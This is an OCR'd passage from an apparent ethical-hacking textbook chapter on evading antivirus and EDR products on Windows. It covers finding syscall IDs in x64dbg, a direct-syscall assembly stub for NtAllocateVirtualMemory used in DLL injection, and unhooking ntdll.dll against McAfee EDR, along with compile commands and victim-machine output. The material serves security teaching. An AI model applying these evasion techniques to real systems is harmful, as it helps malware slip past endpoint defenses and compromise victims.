

notepad.exe - PID: 6924 - Module: ntdll.dll - Thread: Main Thread 6092 - x64dbg
File View Debug Tracing Plugins Favourites Options Help Jun 6 2023 (TitanEngine)
CPU Log Notes Breakpoints Memory Map Call Stack SEH Script Symbols Source References Threads Handles Trace

```
00007FFAF883C350   4C:8BD1              mov r10,rcx                        NtAllocateVirtualMemory
00007FFAF883C353   B8 18000000          mov eax,18
00007FFAF883C358   F60425 0803FE7F 01   test byte ptr ds:[7FFE0308],1
00007FFAF883C360   75 03                jne ntdll.7FFAF883C365
00007FFAF883C362   0F05                 syscall
00007FFAF883C364   C3                   ret
00007FFAF883C365   CD 2E                int 2E
00007FFAF883C367   C3                   ret
00007FFAF883C368   0F1F8400 00000000    nop dword ptr ds:[rax+rax],eax
00007FFAF883C370   4C:8BD1              mov r10,rcx                        NtQueryInformationProcess
00007FFAF883C373   B8 19000000          mov eax,19
```

```
mov r10,rcx                        NtAllocateVirtualMemory
mov eax,18
test byte ptr ds:[7FFE0308],1
jne ntdll.7FFAF883C365
syscall
ret
int 2E
ret
```

Figure 8.14 – NtAllocateMemory syscall ID = 18

However, note that syscall IDs will be different based on the operating system (for example, Windows 10 versus Windows 7 or Windows 11) and the version (for example, Windows 10 v1903 versus Windows 10 1809):



```
Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Users\user> systeminfo

Host Name:                 WIN10-1903
OS Name:                   Microsoft Windows 10 Home
OS Version:                10.0.18362 N/A Build 18362
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Workstation
OS Build Type:             Multiprocessor Free
Registered Owner:          Windows User
```

Figure 8.15 – Windows 10 v1903

Let's look at an example.

Practical example

Let's consider an example that's similar to the one we looked at in *Chapter 2*, regarding DLL injection: https://github.com/PacktPublishing/Malware-Development-for-Ethical-Hackers/blob/main/chapter08/04-evasion-advanced/hack.c.


The only difference is the following code:

```
pNtAllocateVirtualMemory myNtAllocateVirtualMemory = (pNtAllocateVirtualMemory)GetProcAddress(ntdl
// Allocate memory buffer in the remote process
myNtAllocateVirtualMemory(targetProcess, &remoteBuffer, 0, (PULONG)&maliciousLibraryPathLength, ME
//..
```

Compile it:

```
$ x86_64-w64-mingw32-g++ -O2 hack.c -o hack.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sect
```


On my Kali Linux machine, it looks like this:



```
┌──(cocomelonc㉿kali)-[~/…/packtpub/Malware-Development-for-Ethical-Hackers/chapter08/04-evasion-advanced]
└─$ x86_64-w64-mingw32-g++ -O2 hack.c -o hack.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive

┌──(cocomelonc㉿kali)-[~/…/packtpub/Malware-Development-for-Ethical-Hackers/chapter08/04-evasion-advanced]
└─$ ls -lt
total 152
-rwxr-xr-x 1 cocomelonc cocomelonc 40960 Apr 15 23:21 hack.exe
```

Figure 8.16 – Compiling hack.c


Then, run it on the victim's machine:



```
PS Z:\packtpub\chapter08\04-evasion-advanced> .\hack.exe 1296
Process ID: 1296
PS Z:\packtpub\chapter08\04-evasion-advanced>
```

Figure 8.17– Running hack.exe on the victim's machine

Run it and attach it to the x64dbg debugger:


hack.exe - PID: 6964 - Module: ntdll.dll - Thread: Main Thread 6788 - x64dbg
File View Debug Tracing Plugins Favourites Options Help Jun 6 2023 (TitanEngine)
CPU Log Notes Breakpoints Memory Map Call Stack SEH Script Symbols Source References Threads Handles Trace

```
00007FFAF883C350   4C:8BD1              mov r10,rcx                       NtAllocateVirtualMemory
00007FFAF883C353   B8 18000000          mov eax,18
00007FFAF883C358   F60425 0803FE7F 01   test byte ptr ds:[7FFE0308],1
00007FFAF883C360   75 03                jne ntdll.7FFAF883C365
00007FFAF883C362   0F05                 syscall
00007FFAF883C364   C3                   ret
00007FFAF883C365   CD 2E                int 2E
00007FFAF883C367   C3                   ret
```

Figure 8.18 – Running hack.exe via x64dbg

As you can see, **`hack.exe`** has the same syscall ID – that is, **`18`**.

Userland hooking

API hooking is often done in security software. This lets tools look at and record how applications are working. This feature can give you very important information about how a program is running and possible security threats.

In addition, these security solutions can look through any memory area marked as executable and look for certain patterns or fingerprints. When these hooks are installed in user mode, they are usually set up before the syscall order is carried out. This is the final step in a user mode syscall function.

Direct syscalls

Directly utilizing syscalls is one approach to circumventing userland hooks. Creating a customized version of the syscall function in assembly language and then executing this customized function directly from the assembly file can be done to avoid detection by security tools that hook into syscalls in user space.

Practical example

Here's an example of a syscall that's been generated in an assembly file (**`syscall.asm`**):

```
section .text
global myNtAllocateVirtualMemory
myNtAllocateVirtualMemory:
  mov r10, rcx
  mov eax, 18h ; syscall number for NtAllocateVirtualMemory
  syscall
  ret
```

The subsequent assembly function can be used in place of **`NtAllocateVirtualMemory`** with **`GetProcAddress`** and **`GetModuleHandle`** to achieve the same result. By doing so, the need to invoke **`NtAllocateVirtualMemory`** from within the **`ntdll`** address space, which contains the hooks, is eliminated, thereby circumventing the hooks.


The following code describes how to define and utilize the **`myNtAllocateVirtualMemory`** function in C code: https://github.com/PacktPublishing/Malware-Development-for-Ethical-Hackers/blob/main/chapter08/04-evasion-advanced/hack2.c.

To incorporate an assembly function into our C program and define its parameters, name, and return type, we must employ the **`extern "C"`** **`(EXTERN_C)`** directive. This preprocessor directive links to and invokes the function as per the conventions of the C programming language, which indicates that the function is defined elsewhere. This methodology can also be implemented when incorporating assembly language-written syscall functions into our code. To incorporate the syscall invocations written in assembly into our project, we need to convert them into the assembler template syntax, define the function via the **`EXTERN_C`** directive, and append the function to our code (or store it in a header file, which can then be incorporated into our project).

Compile the **`.asm`** file:

```
$ nasm -f win64 -o syscall.o syscall.asm
```

On the attacker's Kali Linux machine, it looks like this:



```
┌──(cocomelonc㉿kali)-[~/…/packtpub/Malware-Development-for-Ethical-Hackers/chapter08/04-evasion-advanced]
└─$ nasm -f win64 -o syscall.o syscall.asm

┌──(cocomelonc㉿kali)-[~/…/packtpub/Malware-Development-for-Ethical-Hackers/chapter08/04-evasion-advanced]
└─$ ls -lt
total 156
-rw-r--r-- 1 cocomelonc cocomelonc   209 Apr 15 23:46 syscall.o
```

Figure 8.19 – Compiling syscall.asm

Now, compile the C code:

```
$ x86_64-w64-mingw32-g++ -m64 -c hack2.c -I/usr/share/mingw-w64/include/ -s -ffunction-sections -f
$ x86_64-w64-mingw32-gcc *.o -o hack2.exe
```

On my attacker's Kali Linux machine, it looks like this:

Figure 8.20 – Compiling the C code for hack2.exe

Next, execute our *malware* on the victim's device:

```
> .\hack2.exe <PID>
```

Here's the output on the victim's Windows 10 x64 machine:



```
PS Z:\packtpub\chapter08\04-evasion-advanced> .\hack2.exe 4956
Process ID: 4956
PS Z:\packtpub\chapter08\04-evasion-advanced>
```

Figure 8.21 – Running hack.exe on a Windows x64 v1903 machine

As we can see, everything has been executed flawlessly!

Also, for convenience, I added a practical example in which our program launches **mspaint.exe** and is then injected into it using syscalls: https://github.com/PacktPublishing/Malware-Development-for-Ethical-Hackers/blob/main/chapter08/04-evasion-advanced/hack3.c.

What about bypassing EDR?

Bypassing EDR

Instead of bypassing the *infected* **ntdll.dll** hooks (via a direct syscall), the EDR hook might be completely removed from the loaded module. In other words, It is possible to unhook any DLL loaded in memory by reading the **.text** section of **ntdll.dll** from disk and placing it on top of the **.text** section of the mapped **ntdll.dll**. This may help you avoid some EDR solutions that rely on userland API hooking.

Practical example

In this practical example, we are looking into the McAfee EDR. So, the hooking engine of another EDR may differ from the McAfee EDR.

Let's create a simple PoC example. You can find it in this book's GitHub repository: https://github.com/PacktPublishing/Malware-Development-for-Ethical-Hackers/blob/main/chapter08/04-evasion-advanced/hack4.c.

I wrote a lot of code and added various comments to make this process clearer.

Compile it by running the following command:

```
$ x86_64-w64-mingw32-g++ -O2 hack4.c -o hack4.exe -I/usr/share/mingw-w64/include/ -s -ffunction-se
```

On my attacker's Kali Linux machine, it looks like this:




```
┌──(cocomelonc㉿kali)-[~/…/packtpub/Malware-Development-for-Ethical-Hackers/chap
ter08/04-evasion-advanced]
└─$ x86_64-w64-mingw32-g++ -O2 hack4.c -o hack4.exe -I/usr/share/mingw-w64/inclu
de/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -f
merge-all-constants -static-libstdc++ -static-libgcc -fpermissive -lpsapi -w

┌──(cocomelonc㉿kali)-[~/…/packtpub/Malware-Development-for-Ethical-Hackers/chap
ter08/04-evasion-advanced]
└─$ ls -lt
total 1356
-rwxr-xr-x 1 cocomelonc cocomelonc 930816 Apr 18 22:07 hack4.exe
```

Figure 8.22 – Compiling the C code for hack4.exe

First, let's run our *malware* without remapping on the device of the victim:

```
> .\hack4.exe
```

On a Windows 10 x64 machine, it looks like this:




```
> kernel32.dll          0x76360000     960 kB   Windows NT BASE API Client DLL
  locale.nls              0x650000     804 kB
> mfedeeprem32.dll      0x701f0000     156 kB   McAfee Deep Remediation Injected
> mfehcinj.dll          0x624a0000     544 kB   McAfee HookCore Injected Environment
  mfehcthe.dll          0x623c0000      56 kB   McAfee HookCore Thin Hook Environment
  ntdll.dll             0x77c40000    1.64 MB   NT Layer DLL
  ntdll.dll             0x7ffc2a61...  1.96 MB   NT Layer DLL
> wow64.dll             0x7ffc2a23...   356 kB   Win32 Emulation on NT64
  wow64cpu.dll          0x77c30000      40 kB   AMD64 Wow64 CPU
```

Figure 8.23 – McAfee EDR hooking logic

Now, we can update and run *malware* with remapping **`ntdll.dll`** logic:

```
> .\hack4.exe
```

On a Windows 10 x64 machine, it looks like this:



```
PS C:\Users\user> cd Z:\packtpub\chapter08\04-evasion-advanced\
PS Z:\packtpub\chapter08\04-evasion-advanced>
PS Z:\packtpub\chapter08\04-evasion-advanced> .\hack4.exe
PS Z:\packtpub\chapter08\04-evasion-advanced>
PS Z:\packtpub\chapter08\04-evasion-advanced> _
```

Figure 8.24 – Running hack4.exe on the Windows 10 x64 virtual machine

As we can see, everything has been executed flawlessly!

Summary

We began this chapter by covering some fascinating concepts to expand our knowledge of malware development. We did so by taking an in-depth look at sophisticated antivirus and EDR evasion techniques. We started by studying the mechanics of the antivirus kernel. By doing so, we got a comprehensive understanding of how antivirus engines work.

Then, we revealed various strategies for evading static detection. Here, we understood and applied various techniques to bypass static detection mechanisms. We learned how to create malware that can evade detection by antivirus systems by covering specific examples that implemented XOR encryption.

Next, we learned how to evade dynamic analysis and covered another skill that taught us about various strategies we can implement to do so. We concluded this chapter by learning about advanced evasion techniques and mastering advanced strategies and tactics so that we can bypass EDR systems, as well as antivirus systems, using syscalls.

In this chapter, we went through practical, real-life exercises to understand the strategies that are used in developing malware that can bypass antivirus/EDR systems. We explored skills that are indispensable for spe-cialists seeking to bypass antivirus solutions.

In the next few chapters, we'll delve a little deeper into cryptography and mathematics and understand their importance in modern malware development.